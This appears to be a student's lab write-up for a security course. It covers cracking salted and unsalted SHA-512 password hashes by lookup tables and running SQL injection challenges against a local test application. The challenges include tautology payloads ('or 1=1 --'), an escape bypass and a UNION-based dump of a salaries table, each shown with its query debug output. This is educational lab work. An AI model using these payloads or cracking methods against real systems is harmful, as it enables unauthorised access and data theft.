Question 1: Password-Based Authentication

Part 1. No Salts, No Key Stretching.

Here my approach is pretty straightforward:
First read the data & passwords from the files and save into a list.
Then I use sha512 to create a table of known passwords' hashes.
Then look up the hashed passwords from the tables in the table and find matches.

Here are the findings:

```
**************************************************
User: Elon              Password: mypassword
User: Jeff              Password: wolverine
User: Mark              Password: southpark
User: Tim               Password: johnnydepp
**************************************************
```


Part 2. Yes Salts, Still No Key Stretching.

Here my approach doesn't change much from the previous part.
The only change is the salt - for each password I check 2 versions - salt in the beginning or in the end. In this case we find out that the salts are prepended.

```
**********************************************
User: Sundar          password: chocolate
User: Jack            password: spongebob
User: Brian           password: pokemon
User: Sam             password: scooby
**********************************************
```

Part 3. Yes Salts, Yes Key Stretching.

Here we start out with reading the files again.
Then I try to hash the passwords using different orderings on all passwords trying to find a match (using 512 again).
While it does take a bit of time to run it always returns and guarantees that if there any matches they will be found.



Question 2: SQL Injection

Challenge #1.

```
Query : SELECT * FROM users WHERE username='' or 1=1 --' AND password='l'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 0164d7fd7d377b06c10f687af5c54c0b
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 306470d44008e992bfd569fa61bbec57
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => c0a258aeb2cfc7bfc249328f5d535bc9
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 2ca52edc5494626f2cf826a4a4eb4459
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => a8c5b0e8f78c6ba82e9d25ef31c0c624
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 1

Enter username and password:

Username:
Password:
Submit

Source Code | Back

Challenge #2.

```
Query : SELECT * FROM users WHERE username='\' or 1=1 --' AND password='l'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 211a346496ab513eaf7584d367c62aa1
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => d2fb0a15d52c14909091e0eb72c84bb8
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => b7da436da0407f98832bb87f63176ee7
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 06b7365c40576211409ba32fcc44f650
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 5d7b6c1982c1f93e8001248207320f61
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 2

Enter username and password:

Username:
Password:
Submit

Challenge #3.

http://localhost/auth.php?challenge=3&ord=or%201%20=%201%20;%20--

```
Query : SELECT * FROM users WHERE username=? AND password = ? or 1 = 1 ; --
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 54d0fccb890a966e29ca602a9bb2e89c
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => f807190ad0062ed999512bf89cfad2ed
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => e80f7aa58e39c9fbf83a18c747120707
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => b926c2ea3753f6e5dbcaa9f2f1770e81
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => df2c80dc6e1a8eed990e1f197ccd63a5
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 3

Enter username and password:

Username:
Password:
Submit

Source Code | Back

Challenge #4. Union Based Attack.

username=admin' UNION SELECT NULL, id, userid, role, salary, bio, age FROM salaries WHERE salary > 12000 AND age > 40;--

```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
    JOIN users U ON (U.id=S.userid)
    WHERE S.id=0 OR U.username='admin' UNION SELECT NULL, id, userid, role, salary, bio, age FROM salaries WHERE salary > 12000 AND age > 40;--'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [username] =>
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

    [1] => stdClass Object
        (
            [username] =>
            [id] => 5
            [userid] => 5
            [role] => ceo
            [salary] => 40000
            [bio] => Best ceo ever!
            [age] => 48
        )

    [2] => stdClass Object
        (
            [username] => admin
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

)
```

Username:
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

Username:
ID: 5
UserID: 5
Role: ceo
Salary: 40000
Bio: Best ceo ever!
Age: 48

Username: admin
ID: 2
UserID: 2